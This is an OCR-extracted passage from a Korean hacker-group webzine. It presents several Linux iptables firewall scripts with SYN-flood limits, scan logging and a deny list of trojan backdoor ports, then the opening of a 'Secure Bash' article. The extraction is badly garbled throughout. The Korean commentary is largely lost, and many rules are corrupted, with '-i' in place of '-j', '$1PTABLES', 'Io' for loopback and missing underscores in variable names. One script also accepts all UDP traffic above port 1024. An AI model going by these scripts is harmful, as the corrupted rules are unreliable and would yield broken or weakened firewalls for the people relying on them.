TCP_SERVICES_OUT_EXT_IF="21,22,80,119"
NAMESERVER_1="207.217.126.81"
NAMESERVER_2="207.217.77.82"
LOOPBACK="127.0.0.0/8"
CLASS_A="10.0.0.0/8"
CLASS_B="172.16.0.0/16"
CLASS C="192.168.0.0/16"
UP_PORTS="1024:65535"
XSERVER_PORTS="6000:6063"
ICQ_PORT_TCP="5190"
ICQ_PORT_UDP="4000"
TROJAN_PORTS_TCP="12345,12346,1524,27665,31337"
TROJAN_PORTS_UDP="12345,12346,27444,31335,31337"
#
echo "Starting Firewall ....."
# iptables
modprobe ip_tables
modprobe ip_conntrack
modprobe ip_conntrack_ftp
#
##########
$IPTABLES -F
$IPTABLES -X
$IPTABLES -Z
```

```
$IPTABLES -F INPUT
$IPTABLES -F FORWARD
$IPTABLES -F OUTPUT
$IPTABLES -t nat -F PREROUTING
$IPTABLES -t nat -F POSTROUTING
##########
                                  CONFIG_SYSCTL 가
# SYN Cookie Protection
/bin/echo "1" > /proc/sys/net/ipv4/tcp_syncookies
# Disable response to ping
/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_all
# Disable response to broadcasts
/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
# Don't accept source routed packets
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_source_route
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/send_redirects
# Disable ICMP redirect acceptance
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_redirects
# Enable bad error message protection
/bin/echo "1" > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses
# Turn on reverse path filtering
for interface in /proc/sys/net/ipv4/conf/*/rp_filter; do
/bin/echo "1" > ${interface}
done
# Log spoofed packets, source routed packets, redirect packets
/bin/echo "1" > /proc/sys/net/ipv4/conf/all/log_martians
# Enable IP forwarding
echo "1" > /proc/sys/net/ipv4/ip_forward
#
###########
# Rules
#
#
                  DROP
```

```
$IPTABLES -P INPUT DROP
$IPTABLES -P FORWARD DROP
$IPTABLES -P OUTPUT DROP
# EXT IF
$IPTABLES -A INPUT -i $EXT_IF -s $CLASS_A -j DROP
$IPTABLES -A INPUT -i $EXT_IF -d $CLASS_A -j DROP
$IPTABLES -A INPUT -i $EXT_IF -s $CLASS_B -j DROP
$1PTABLES -A INPUT -i $EXT_IF -d $CLASS_B -j DROP
$IPTABLES -A INPUT -i $EXT_IF -s $CLASS_C -j DROP
$IPTABLES -A INPUT -i $EXT IF -d $CLASS C -i DROP
$IPTABLES -A OUTPUT -o $EXT_IF -s $CLASS_A -j DROP
$IPTABLES -A OUTPUT -o $EXT_IF -d $CLASS_A -i DROP
$IPTABLES -A OUTPUT -o $EXT IF -s $CLASS B -i DROP
$IPTABLES -A OUTPUT -o $EXT IF -d $CLASS B -i DROP
$IPTABLES -A OUTPUT -o $EXT_IF -s $CLASS_C -j DROP
$IPTABLES -A OUTPUT -o $EXT IF -d $CLASS C -i DROP
# Firewall syn/flood and port scanner protection $INT_IF
                  , syn-flood_INT_IF
                                         . $INT_IF syn/flood
       (?)
$IPTABLES -N syn-flood_INT_IF
$IPTABLES -F syn-flood_INT_IF
# INT_IF
                            SYN, ACK, FIN, RST
                                                          RST 가 "1"(turned on)
         syn-flood INT IF
$IPTABLES -A INPUT -i $INT_IF -p tcp --tcp-flags SYN,ACK,FIN,RST RST -j syn-flood_INT_IF
# INT IF
                                      가 "1"(turned on)
                                                                            syn-flood_INT_IF
                            syn
                                                                    INT_IF
                                     DROP
         syn-flood_INT_IF
#$IPTABLES -A INPUT -i $INT_IF -p tcp --syn -j syn-flood_INT_IF
$IPTABLES -A syn-flood_INT_IF -m limit --limit 1/s --limit-burst 4 -j RETURN
# syn-flood_INT_IF
                                              DROP
$IPTABLES -A syn-flood_INT_IF -j DROP
# Firewall syn/flood and port scanner protection $EXT_IF
                  syn-flood_EXT_IF
# EXT_IF
          INT IF
                         가
$IPTABLES -N syn-flood_EXT_IF
$IPTABLES -F syn-flood_EXT_IF
```

```
$IPTABLES -A INPUT -i $EXT IF -p tcp --tcp-flags SYN, ACK, FIN, RST RST -j syn-flood EXT IF
#$IPTABLES -A INPUT -i $EXT_IF -p tcp --syn -j syn-flood_EXT_IF
$IPTABLES -A syn-flood EXT IF -m limit --limit 1/s --limit-burst 4 -j RETURN
$IPTABLES -A syn-flood_EXT_IF -j DROP
# syn
            가 turned on
                                   NEW
$IPTABLES -A INPUT -i $INT_IF -p tcp ! --syn -m state --state NEW -j DROP
$IPTABLES -A INPUT -i $EXT_IF -p tcp ! --syn -m state --state NEW -j DROP
# $INT_IF $EXT_IF
                                    (fragments)
                                                                        DROP
                                                    가
$IPTABLES -A INPUT -i $INT_IF -f -j LOG --log-prefix "IPTABLES FRAGMENTS $INT_IF: "
$IPTABLES -A INPUT -i $INT_IF -f -j DROP
$IPTABLES -A INPUT -i $EXT IF -f -j LOG --log-prefix "IPTABLES FRAGMENTS $EXT IF: "
$IPTABLES -A INPUT -i $EXT_IF -f -j DROP
#
                                                   DROP
      ($EXT_IF)
$IPTABLES -A INPUT -i $EXT_IF -d $BROADCAST -j DROP
# Trojan protection
# $TROJAN_PORTS_TCP, $TROJAN_PORTS_UDP
                                  DROP
# INT_IF
                                                 DROP
$IPTABLES -A INPUT -i $INT_IF -p tcp -m multiport --dport $TROJAN_PORTS_TCP -j LOG --log-prefix
"IPTABLES Trojan INT_IF: "
$IPTABLES -A INPUT -i $INT_IF -p udp -m multiport --dport $TROJAN_PORTS_UDP -j LOG --log-prefix
"IPTABLES Trojan INT_IF: "
$IPTABLES -A INPUT -i $INT_IF -p tcp -m multiport --dport $TROJAN_PORTS_TCP -j DROP
$IPTABLES -A INPUT -i $INT_IF -p udp -m multiport --dport $TROJAN_PORTS_UDP -j DROP
# EXT_IF
                                                 DROP
$IPTABLES -A INPUT -i $EXT_IF -p tcp -m multiport --dport $TROJAN_PORTS_TCP -j LOG --log-prefix
"IPTABLES Trojan EXT_IF: "
$IPTABLES -A INPUT -i $EXT_IF -p udp -m multiport --dport $TROJAN_PORTS_UDP -j LOG --log-prefix
"IPTABLES Trojan EXT_IF: "
$IPTABLES -A INPUT -i $EXT_IF -p tcp -m multiport --dport $TROJAN_PORTS_TCP -j DROP
$IPTABLES -A INPUT -i $EXT_IF -p udp -m multiport --dport $TROJAN_PORTS_UDP -j DROP
# ICQ INPUT/OUTPUT rules (I get the error message that the hostname is not found, if somebody
knows why PLZ let me know)
# ICQ
                                                                    ICQ
```

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105

```
OVERHEAD WEBZINE #2
                                                                                 106
#$IPTABLES -A OUTPUT -o $EXT_IF -p udp -d icq.mirabilis.com --dport $ICQ_PORT_UDP -m state
--state NEW, ESTABLISHED, RELATED - i ACCEPT
#$IPTABLES -A OUTPUT -o $EXT_IF -p tcp -d login.icq.com --dport $ICQ_PORT_TCP -m state --state
NEW, ESTABLISHED, RELATED - j ACCEPT
# ICMP
                                . ICMP
                       , INT_IF
                                  EXT IF
            ESTABLISHED, RELATED
# INPUT
                                                          , OUTPUT
                                                                         NEW
                                                                                 가
                                         (OUTPUT
                                                                 ) RELATED, ESTABLISHED
                      ping
                                            (INPUT
                                                                   )
                                 ping
               OUTPUT
                                  INPUT
                                                 Echo Reply(icmp type 0)
                                                                           DROP
$IPTABLES -A INPUT -i $INT_IF -p icmp -m state --state ESTABLISHED, RELATED -j ACCEPT
$IPTABLES -A OUTPUT -o $INT IF -p icmp -m state --state NEW, ESTABLISHED, RELATED -j ACCEPT
#$IPTABLES -A INPUT -i $INT_IF -p icmp --icmp-type 0 -j DROP
# icmp INPUT/OUTPUT rules $EXT_IF. For a list of icmp types check the end of this file.
$IPTABLES -A INPUT -i $EXT_IF -p icmp -m state --state ESTABLISHED, RELATED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p icmp -m state --state NEW, ESTABLISHED, RELATED -j ACCEPT
#$IPTABLES -A INPUT -i $EXT_IF -p icmp --icmp-type 0 -j DROP
# Nameserver INPUT/OUTPUT
                                      OUTPUT
                                                  NEW
                                      (NEW)
                                                          ) OUTPUT
$IPTABLES -A INPUT -i $EXT_IF -p udp -s $NAMESERVER_1 -m state --state ESTABLISHED -j ACCEPT
$IPTABLES -A INPUT -i $EXT_IF -p udp -s $NAMESERVER_2 -m state --state ESTABLISHED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p udp -d $NAMESERVER_1 --dport 53 -m state --state
NEW, ESTABLISHED - i ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p udp -d $NAMESERVER_2 --dport 53 -m state --state
NEW, ESTABLISHED - j ACCEPT
                      가
# INPUT
# ESTABLISHED, RELATED
$IPTABLES -A INPUT -m state --state ESTABLISHED, RELATED -j ACCEPT
# lo
                   NEW
$IPTABLES -A INPUT -i Io -m state --state NEW, ESTABLISHED, RELATED -j ACCEPT
```

\$IPTABLES -A INPUT -i \$INT_IF -p tcp -m multiport --dport \$TCP_SERVICES_IN_INT_IF -m state

\$TCP SERVICES IN INT IF \$TCP SERVICES IN EXT IF

___ 107

```
#$IPTABLES -A FORWARD -i $EXT IF -o $INT IF -p tcp --sport 21 -m state --state ESTABLISHED -i
ACCEPT
#$IPTABLES -A FORWARD -i $EXT IF -o $INT IF -p tcp --sport 20 -m state --state
ESTABLISHED, RELATED - j ACCEPT
$IPTABLES -A FORWARD - i $EXT_IF -o $INT_IF -m state --state ESTABLISHED, RELATED - j ACCEPT
# OUTPUT
$IPTABLES -A OUTPUT -o $EXT_IF -m state --state ESTABLISHED, RELATED -j ACCEPT
$IPTABLES -A OUTPUT -o Io -m state --state NEW, ESTABLISHED, RELATED - j ACCEPT
$IPTABLES -A OUTPUT -o $INT_IF -p tcp -m multiport --sport $TCP_SERVICES_IN_INT_IF -m state
--state NEW, ESTABLISHED - j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p tcp -m multiport --sport $TCP_SERVICES_IN_EXT_IF -m state
--state NEW, ESTABLISHED - j ACCEPT
$IPTABLES -A OUTPUT -o $INT_IF -p tcp -m multiport --dport $TCP_SERVICES_OUT_INT_IF -m state
--state NEW, ESTABLISHED - j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p tcp -m multiport --dport $TCP_SERVICES_OUT_EXT_IF -m state
--state NEW, ESTABLISHED - j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p tcp --dport 20 -m state --state NEW,ESTABLISHED,RELATED -j
ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p tcp --sport $UP_PORTS --dport $UP_PORTS -m state --state
ESTABLISHED, RELATED - j ACCEPT
# POSTROUTING
# MASQUERADE
$IPTABLES -t nat -A POSTROUTING -o $EXT IF -i MASQUERADE
##########
# icmp types
  0
        Echo Reply
                                                [RFC792]
        Unassigned
#
  1
                                                   [JBP]
  2
        Unassigned
                                                   [JBP]
  3
        Destination Unreachable
                                                [RFC792]
  4
        Source Quench
                                                [RFC792]
#
  5
        Redirect
                                                [RFC792]
  6
        Alternate Host Address
                                                   [JBP]
#
  7
        Unassigned
                                                   [JBP]
#
  8
        Echo
                                                [RFC792]
# 9
        Router Advertisement
                                               [RFC1256]
        Router Solicitation
# 10
                                               [RFC1256]
# 11
        Time Exceeded
                                                [RFC792]
# 12
        Parameter Problem
                                                [RFC792]
```

___ | ___

_ | ___ 108

```
# 13
        Timestamp
                                                 [RFC792]
# 14
        Timestamp Reply
                                                 [RFC792]
# 15
        Information Request
                                                 [RFC792]
        Information Reply
# 16
                                                 [RFC792]
# 17
        Address Mask Request
                                                 [RFC950]
# 18
        Address Mask Reply
                                                 [RFC950]
# 19
        Reserved (for Security)
                                                   [Solo]
# 20-29 Reserved (for Robustness Experiment)
                                                    [ZSu]
# 30
        Traceroute
                                                [RFC1393]
# 31
        Datagram Conversion Error
                                                [RFC1475]
# 32
         Mobile Host Redirect
                                           [David Johnson]
# 33
         IPv6 Where-Are-You
                                            [Bill Simpson]
# 34
         IPv6 I-Am-Here
                                            [Bill Simpson]
# 35
         Mobile Registration Request
                                            [Bill Simpson]
         Mobile Registration Reply
                                            [Bill Simpson]
# 36
         Domain Name Request
                                                 [Simpson]
# 37
# 38
         Domain Name Reply
                                                 [Simpson]
# 39
         SKIP
                                                 [Markson]
         Photuris
# 40
                                                 [Simpson]
# 41-255 Reserved
                                                    [JBP]
##########
echo "Firewall STARTED"
### END ###
#
                      DNAT
#
                                                                              DNAT
#iptables -t nat -A PREROUTING --dport <the listening port of internal host> -i <outer
iface(eth0 for you)> -j DNAT --to
#iptables -t nat -A PREROUTING -p tcp -i (inet iface) --dport 80 -j DNAT --to-destination
xxx.xxx.xxx:80
#iptables -t filter -A FORWARD -p tcp -d xxx.xxx.xxx --dport 80 -j ACCEPT
#iptables -A OUTPUT -o $1FACE -p icmp -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
                       -i $IFACE -p icmp -m state --state ESTABLISHED, RELATED -j ACCEPT
#iptables -A INPUT
                                                                가
              OUTPUT
              가
                                     가
                                                           )
                                                        "6(Unassigned)"
     가
```

OVERHEAD WEBZINE #2 _ | ____ 110 가

OVERHEAD WEBZINE #2 ___ | ___ | 111

```
+++++
vogt@hansenet.com
+++++
#! /bin/sh
# iptables
                                        (
                                              )
# (/etc/init.d/firewall)
# iptables
IPTABLES="/sbin/iptables"
             가
set -e
case "$1" in
  start)
        echo "Starting firewall: "
        modprobe ip_conntrack
   echo -n "setting default policy: "
   # syncookies and NO ip-forwarding
        echo 1 > /proc/sys/net/ipv4/tcp_syncookies
        echo 0 > /proc/sys/net/ipv4/ip_forward
                          , iptables
        $IPTABLES -F
        $IPTABLES -X
        $IPTABLES -Z
                          DROP
        $IPTABLES -P INPUT DROP
        $IPTABLES -P FORWARD DROP
        $IPTABLES -P OUTPUT DROP
   #
                      in_icmp, in_tcp, in_udp
   $IPTABLES -N in_icmp
   $IPTABLES -N in_tcp
   $IPTABLES -N in_udp
   # INPUT
   $IPTABLES -A INPUT -p tcp -j in_tcp
   $IPTABLES -A INPUT -p udp -j in_udp
```

```
$IPTABLES -A INPUT -p icmp -j in_icmp
   echo "done"
        echo -n "spoofing, redirect and broadcast protection/logging: "
        echo "1" > /proc/sys/net/ipv4/conf/all/log_martians
            echo "0" > /proc/sys/net/ipv4/conf/all/accept_redirects
        echo "0" > /proc/sys/net/ipv4/conf/all/accept_source_route
        echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
        echo "done"
                                 가
        # ipt_psd.o
                                                                                   . (Port Scan
               가
Detector
                                                          \pi - \pi
        echo -n "enabling scan detection: "
   if [ -f /lib/modules/`uname -r`/kernel/net/ipv4/netfilter/ipt psd.o ]; then
                $IPTABLES -A INPUT -m psd -m limit --limit 5/minute -j LOG --log-prefix '####
Port Scan ####'
                echo "psd enabled"
   else
                $IPTABLES -A INPUT -p icmp --icmp-type echo-request -m limit --limit 5/minute -j
LOG --log-prefix '#### Ping Scan ####'
                # high rate for stealth scans, since they could be legitimate connection
                # attempts as well
                $IPTABLES -A in_tcp -p tcp --tcp-flags SYN, ACK, FIN, RST RST -m limit --limit 1/s
--limit-burst 5 -j LOG --log-level info --log-prefix '### Stealth Scan ####'
                $IPTABLES -A in_tcp -p tcp --tcp-flags ALL FIN,URG,PSH -m limit --limit 5/m -j
LOG --log-level info --log-prefix '#### XMAS Scan ####'
                $IPTABLES -A in_tcp -p tcp --tcp-flags SYN,RST SYN,RST -m limit --limit 5/m -j
LOG --log-level info --log-prefix '#### SYN/RST Scan ####'
                $IPTABLES -A in_tcp -p tcp --tcp-flags SYN,FIN SYN,FIN -m limit --limit 5/m -j
LOG --log-level info --log-prefix '#### SYN/FIN Scan ####'
                echo "limited detection enabled (no ipt_psd module)"
   fi
echo -n "flood, fragment and various other protections: "
        # we allow 4 TCP connects per second, no more
                     TCP
                           syn-flood
        # INPUT
                               syn
        $IPTABLES -N syn-flood
```

112

```
OVERHEAD WEBZINE #2
                                                                            ___ 113
        $IPTABLES -A INPUT -p tcp --syn -j syn-flood
        $IPTABLES -A syn-flood -m limit --limit 1/s --limit-burst 4 -j RETURN
        $IPTABLES -A syn-flood -i DROP
        # new connections that have no syn set are most probably evil
                         NEW
                                                         DROP
        $IPTABLES -A INPUT -p tcp ! --syn -m state --state NEW -j DROP
        # invalid packets
                                        TCP
                                                  가
        # INVALID
        $IPTABLES -A INPUT -p tcp -m state --state INVALID -m limit --limit 10/m -j LOG
--log-level info --log-prefix "### Invalid Packet ###"
        $IPTABLES -A INPUT -p tcp --tcp-option 64 -m limit --limit 5/m -j LOG --log-level info
--log-prefix "### Bad TCP FLAG(64) ###"
        $IPTABLES -A INPUT -p tcp --tcp-option 128 -m limit --limit 5/m -j LOG --log-level info
--log-prefix "### Bad TCP FLAG(128) ###"
        echo "done"
echo -n "setting up ICMP: "
        # ICMP type 0, 8, 3, 11, 30 ACCEPT
       # we allow echo requests and replies
        # could limit replies to could limit replies to related, but since we
        # answer ping requests, where would be the point in that?
       $IPTABLES -A in_icmp -p icmp --icmp-type 0 -j ACCEPT
        $IPTABLES -A in_icmp -p icmp --icmp-type 8 -j ACCEPT
        # we need destination unreachable
       $IPTABLES -A in_icmp -p icmp --icmp-type 3 -j ACCEPT
        # we are nice and allow traceroute, though it is not required
        $IPTABLES -A in_icmp -p icmp --icmp-type 11 -j ACCEPT
        $IPTABLES -A in_icmp -p icmp --icmp-type 30 -j ACCEPT
  echo "done"
  echo -n "enabling local and outgoing traffic: "
        # lo
                  가
       $IPTABLES -A INPUT -i Io -j ACCEPT
        # tcp가
                                          ESTABLISHED, RELATED)
                                                                         1024
                                                                                 65535
       $IPTABLES -I in_tcp -p tcp --dport 1024:65535 -m state --state ESTABLISHED,RELATED -j
ACCEPT
       # OUTPUT
                             가
       $IPTABLES -A OUTPUT - j ACCEPT
  # we are nice and reject instead of drop ident traffic
```

tcp

DROP

, REJECT

(113)

auth

```
가
   # DROP
                                               , REJECT
   $IPTABLES -I in_tcp -p tcp --dport auth -- j REJECT
   echo "done"
        echo -n "enabling selected services:"
   $IPTABLES -I in_tcp -p tcp --dport http -m state --state NEW,ESTABLISHED -j ACCEPT
   echo -n " http"
        $IPTABLES -I in_tcp -p tcp --dport ssh -m state --state NEW,ESTABLISHED -j ACCEPT
   echo -n " ssh"
        $IPTABLES -I in_tcp -p tcp --dport smtp -m state --state NEW,ESTABLISHED -j ACCEPT
   echo -n " smtp"
        $IPTABLES -I in tcp -p tcp --dport imaps -m state --state NEW,ESTABLISHED -j ACCEPT
   echo -n " imaps"
        $IPTABLES -I in_tcp -p tcp --dport domain -m state --state NEW,ESTABLISHED -j ACCEPT
        $IPTABLES -I in_udp -p udp --dport domain -m state --state NEW,ESTABLISHED -j ACCEPT
   echo -n " dns"
        $IPTABLES -I in_tcp -p tcp --dport ftp -m state --state NEW,ESTABLISHED -j ACCEPT
        # active ftp
        $IPTABLES -I in_tcp -p tcp --dport ftp-data -m state --state ESTABLISHED,RELATED -j
ACCEPT
   echo -n " ftp"
   # quake3
   $IPTABLES -I in_udp -p udp --dport 1024:65535 -j ACCEPT
   echo -n " quake (all UDP >1024)"
   echo " - all done"
        echo "Firewall setup complete."
        ;;
 stop)
        echo -n "Shutting down firewall: "
                                              ACCEPT
                                                       iptables
        $IPTABLES -F
        $IPTABLES -X
        $IPTABLES -P INPUT ACCEPT
        $IPTABLES -P FORWARD ACCEPT
        $IPTABLES -P OUTPUT ACCEPT
        echo "done"
        ;;
  *)
        N=/etc/init.d/$NAME
        echo "Usage: $N {start|stop}" >&2
        exit 1
        ;;
esac
```

OVERHEAD WEBZINE #2 ___ | ___ | 115

```
exit 0
                                                   . in_tcp
#!/bin/sh
### iptables Rule set
                                                         ###
### Nabogiyo@wowhacker.org
                                                     ###
### Version 2.2
                                                        ###
### Last modify 9. March 2003
IPTABLES="/usr/local/sbin/iptables"
INTERNET_IFACE="eth0"
LOCAL_LAN_IFACE="eth1"
LOCAL_LAN_IP="172.16.10.1"
LOCAL_LAN_IP_RANGE="172.16.10.0/24"
ALLOW_PORT="22"
CONTACT PORT=""
INTERNET_IP_ForSNAT=""
MASQUERADE_LAN_IP_RANGE="172.16.10.0/24"
SNAT_LAN_IP_RANGE=""
ACCEPT_HOST="172.16.10.2"
INTERNAL_SERVER_IP="172.16.10.2"
TCP_FORWARD="8080>172.16.10.2:80"
DROP IP=""
FW_DROP_IP=""
# Enable FORWARD
/bin/echo "1" > /proc/sys/net/ipv4/ip_forward
# SYN Cookie Protection
```

__ | ___

```
/bin/echo "1" > /proc/sys/net/ipv4/tcp_syncookies
# Disable response to ping
#/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_all
# Disable response to broadcasts
/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
# Don't accept source routed packets
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_source_route
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/send_redirects
# Disable ICMP redirect acceptance
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_redirects
# Enable bad error message protection
/bin/echo "1" > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses
# Turn on reverse path filtering
for interface in /proc/sys/net/ipv4/conf/*/rp_filter; do
/bin/echo "1" > ${interface}
done
# Log spoofed packets, source routed packets, redirect packets
/bin/echo "1" > /proc/sys/net/ipv4/conf/all/log_martians
# Check iptables
if ! [ -x ${IPTABLES} ] ; then
        echo "iptables can't find... firewall setting cancel"
        exit 1
fi
# Iptables Initialization
${IPTABLES} -F
${IPTABLES} -X
${IPTABLES} -t nat -F
${IPTABLES} -t nat -X
${IPTABLES} -t mangle -F
${IPTABLES} -t mangle -X
echo 'iptables initialization'
# Default Police is DROP
${IPTABLES} -P INPUT
```

_ | ___

```
${IPTABLES} -P OUTPUT DROP
${IPTABLES} -P FORWARD DROP
echo 'Default Police : ALL DROP'
### New Chain
#1. Tcp_Packets
${IPTABLES} -N Tcp_Packets
${IPTABLES} -A Tcp_Packets -p tcp ! --syn -m state --state NEW -j LOG --log-prefix "IPTABLES :
New not syn"
${IPTABLES} -A Tcp Packets -p tcp ! --syn -m state --state NEW -j DROP
#2. ICMP_Packets
${IPTABLES} -N ICMP_Packets
${IPTABLES} -A ICMP_Packets -p icmp -m limit --limit 1/hour --limit-burst 3 -s !
$\{LOCAL_LAN_IP_RANGE\} - j LOG --log-level 6 --log-prefix "IPT: icmp not from
local"
${IPTABLES} -A ICMP_Packets -p icmp -s ! ${LOCAL_LAN_IP_RANGE} -j DROP
#3. UDP Packets
${IPTABLES} -N UDP_Packets
### INPUT
                                ###
${IPTABLES} -A INPUT -p tcp -j Tcp_Packets
#${IPTABLES} -A INPUT -p udp -j UDP_Packets
${IPTABLES} -A INPUT -m state --state ESTABLISHED, RELATED -j ACCEPT
${IPTABLES} -A INPUT -p icmp -j ICMP_Packets
if [ "${DROP_IP}" != "" ]; then
       echo -n "DROP IP: "
       for ip in ${DROP_IP}; do
             ${IPTABLES} -A INPUT -s ${ip} -j DROP
             echo -n "${ip} "
       done
       echo
fi
# Block incoming fragments $INT_IF
```

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```
$IPTABLES -A INPUT -i ${INTERNET_IFACE} -f -j LOG --log-prefix "IPTABLES FRAGMENTS $INT_IF: "
$IPTABLES -A INPUT -i ${INTERNET_IFACE} -f -j DROP
echo "Block incoming fragments ${INTERNET_IFACE}"
if [ "${ACCEPT_HOST}" != "" ]; then
       echo -n "ACCEPT HOST : "
       for host_info in ${ACCEPT_HOST} ; do
              echo ${host_info} | {
               IFS=';' read host_ip host_mac
               if [ "${host_mac}" != "" ]; then
                      if [ "${host_ip}" != "" ]; then
                              ${IPTABLES} -A INPUT -s ${host_ip} -m mac --mac-source
${host_mac} - j ACCEPT
                              echo -n "${host_ip}(${host_mac}) "
                      else
                              ${IPTABLES} -A INPUT -m mac --mac-source ${host_mac} -j ACCEPT
                              echo -n "${host mac} "
                      fi
               else
                      ${IPTABLES} -A INPUT -s ${host_ip} -j ACCEPT
                      echo -n "${host_ip} "
               f i
               }
       done
       echo
fі
if [ "$ALLOW_PORT" != "" ]; then
       echo -n "ALLOW PORT (SERVICE) : "
       for port in ${ALLOW_PORT} ; do
               ${IPTABLES} -A INPUT -p tcp --dport ${port} -j ACCEPT
              echo -n "${port} "
       done
       echo
fi
${IPTABLES} -A INPUT -m limit --limit 3/minute --limit-burst 3 -j LOG --log-level 6 --log-prefix
"IPT:INPUT packet died: "
echo "Logging UnAccepted Packet "
### FORWARD
                                  ###
```

_ | ___

_ | ____ 118

```
if [ "$FW_DROP_IP" != "" ] ; then
        echo -n "Forward DROP IP: "
        for drop_ip in ${FW_DROP_IP} ; do
                ${IPTABLES} -A FORWARD -s ${drop_ip} -j DROP
                echo -n "${drop_ip} "
        done
fi
echo
if [ "${MASQUERADE_LAN_IP_RANGE}" != "" ]; then
        echo -n "MASQUERADE LAN : "
        for ip_range in ${MASQUERADE_LAN_IP_RANGE} ; do
                ${IPTABLES} -A FORWARD -s ${ip_range} -j ACCEPT
                ${IPTABLES} -A FORWARD -d ${ip_range} -m state --state ESTABLISHED,RELATED -j
ACCEPT
                echo -n "${ip_range} "
        done
        echo
f i
if [ "${SNAT_LAN_IP_RANGE}" != "" ]; then
        echo -n "SNAT LAN : "
        for ip_range in ${SNAT_LAN_IP_RANGE} ; do
                ${IPTABLES} -A FORWARD -s ${ip_range} -j ACCEPT
                ${IPTABLES} -A FORWARD -d ${ip_range} -m state --state ESTABLISHED,RELATED -j
ACCEPT
                echo -n "${ip_range} "
        done
        echo
f i
if [ "${TCP_FORWARD}" != "" ]; then
        for forward in ${TCP_FORWARD} ; do
                echo "${forward}" | {
                IFS='>:' read sport host dport
                ${IPTABLES} -A FORWARD -p tcp -d ${host} --dport ${dport} -j ACCEPT
                ${IPTABLES} -A FORWARD -p tcp -s ${host} --sport ${dport} -j ACCEPT
                echo "Forwarding Enable ${sport}->>${host}:${dport}"
                echo "Internal Server : ${host}(${dport})"
        done
        echo
```

_ | ____

```
fi
if [ "${INTERNAL_SERVER_IP}" != "" ]; then
      echo -n "INTERNAL SERVER: "
      for server_ip in ${INTERNAL_SERVER_IP}; do
             ${IPTABLES} -A FORWARD -d ${server_ip} -j ACCEPT
             ${IPTABLES} -A FORWARD -s ${server_ip} -j ACCEPT
             echo -n "${server_ip}"
      done
      echo
fi
### OUTPUT
echo -n "OUTPUT : "
${IPTABLES} -A OUTPUT -s 127.0.0.1 -j ACCEPT
echo -n "loopback, "
if [ "${LOCAL_LAN_IFACE}" != "" ]; then
      for iface in ${LOCAL_LAN_IFACE}; do
             ${IPTABLES} -A OUTPUT -o ${iface} -j ACCEPT
             echo -n "${iface} "
      done
fi
if [ "${INTERNET_IFACE}" != "" ]; then
      for iface in ${INTERNET_IFACE}; do
             ${IPTABLES} -A OUTPUT -o ${iface} -j ACCEPT
             echo -n "${iface} "
      done
      echo "ACCEPT"
f i
### PREROUTING
if [ "${TCP_FORWARD}" != "" ]; then
      for forward in ${TCP_FORWARD} ; do
             echo "${forward}" | {
             IFS='>:' read sport host dport
```

```
${IPTABLES} -t nat -A PREROUTING -p tcp -i ${INTERNET IFACE} --dport ${sport} -i
DNAT --to-destination $\{\text{host}\}:\$\{\text{dport}\}
               echo "DNAT Enable: FireWall:${sport}-->>Internal Server ${host}:${dport}"
       done
       echo
fi
### POSTROUTING
##${IPTABLES} -t nat -A POSTROUTING -s ${ip range} -o ${INTERNET IFACE} -j MASQUERADE
if [ "${MASQUERADE_LAN_IP_RANGE}" != "" ]; then
       echo -n "MASQUERADE Enable: "
       for ip_range in ${MASQUERADE_LAN_IP_RANGE}; do
               ${IPTABLES} -t nat -A POSTROUTING -s ${ip_range} -j MASQUERADE
               echo -n "${ip range} "
       done
       echo
fi
if [ "${SNAT_LAN_IP_RANGE}" != "" ]; then
       echo -n "SNAT Enable: "
       for ip_range in ${SNAT_LAN_IP_RANGE}; do
               ${IPTABLES} -t nat -A POSTROUTING -s ${ip_range} -o ${INTERNET_IFACE} -j SNAT
--to-source ${INTERNET_IP_ForSNAT}
               echo -n "${ip_range} "
       done
       echo
f i
echo "My FireWall Rule All Done !!"
http://www.netfilter.org/
http://www.linuxguruz.org/iptables/
http://monmotha.mplug.org/ monmotha/firewall/index.php
iptables tutorial
-- http://www.netfilter.org/documentation/tutorials/blueflux/iptables-tutorial.html
Linux Network Administrator's Guide 2nd Edition(O'Relly)
Connection tracking
 -- http://kalamazoolinux.org/presentations/20010417/conntrack.html
Linux 2.4 Packet Filtering HOWTO
```

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_ | ____ 121

OVERHEAD WEBZINE #2 ____ | ____ 123



OVERHEAD WEBZINE #2

The Best Hacker Team WOWCODE and OVERHEAD

DVERHEAD WEBZINE #2

7x00. SecureBash Layout 1/3 By Mr8 mr8kor@kornet.net

7x01.

7x02. Secure Bash ?

7x03. Secure Bash

7x04. Bash

7x05. Bash set

OVERHEAD WEBZINE #2 ____ | ___ 124 ____

7x01.			
*nix Kernel, Shell	CNII I inux	*niv	*nix
	GNU-Linux	*nix	Bash
7x02. Secure Bash ?		Hacker Cracker Patch .	
3rd		SecureOS가	tripwire
port-centry 가	·	. ,	tripwire
		3rd	
	·		,
,		가?	
,	가 가 . 가 가		,
Secure Bash Bash	가	Bash	
7x03. Secure Bash			
, Bash	,		
. =)			
7x04. Bash Bash Bash Bash			
• -s			
-S	()	
•			

OVERHEAD WEBZINE #2 ____ | ___ | 125

